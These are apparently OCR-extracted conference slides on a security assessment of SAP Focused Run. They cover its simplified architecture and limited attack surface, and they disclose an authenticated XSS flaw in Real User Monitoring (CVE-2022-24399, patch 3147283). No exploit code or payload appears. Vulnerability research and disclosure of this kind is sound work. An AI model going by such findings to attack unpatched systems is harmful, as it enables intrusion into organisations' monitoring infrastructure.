


"Young" product

No CVE nor SSN (at late 2021)

https://support.sap.com/en/alm/sap-focused-run.html


The target



"SAP Focused Run is a spin-off from SAP Solution Manager concentrating on the specific needs of high volume system and application monitoring, alerting and analytics needs"

https://support.sap.com/en/alm/sap-focused-run.html


The target



AGENDA

0x01	SAP Focused Run ?
0x02	**Security assessment**
0x03	Only one is enough…
0x04	Stay secured
0x05	Closing part

1st steps



1st steps

- More or less same purpose of Solman, but…
- Simplified architecture
  - No more J2EE
  - No more BW
  - No more CRM
  - No more DBA cockpit
  - No more SLD
- Communication protocol with other SAP Systems
  - No more RFC (**R**emote **F**unction **C**all)
  - No more P4
  - HTTPS by default


1st steps

- More or less same purpose of Solman, but…
- Simplified architecture
  - No more J2EE
  - N
  - N
  - N
  - N
- Communication protocol with other SAP Systems
  - No more RFC (**R**emote **F**unction **C**all)
  - No more P4
  - HTTPS by default

Attack surface is way more limited !


1st steps

- -Only- ~130 URLs entries
- No specific SOAP Service
- REST service
- Few Websocket



Authentication required for almost everything


1st blood



Authenticated XSS in POST request in Real User Monitoring

CVE-2022-24399
Patch : 3147283
CVSS : 5.4

Collateral vulnerability



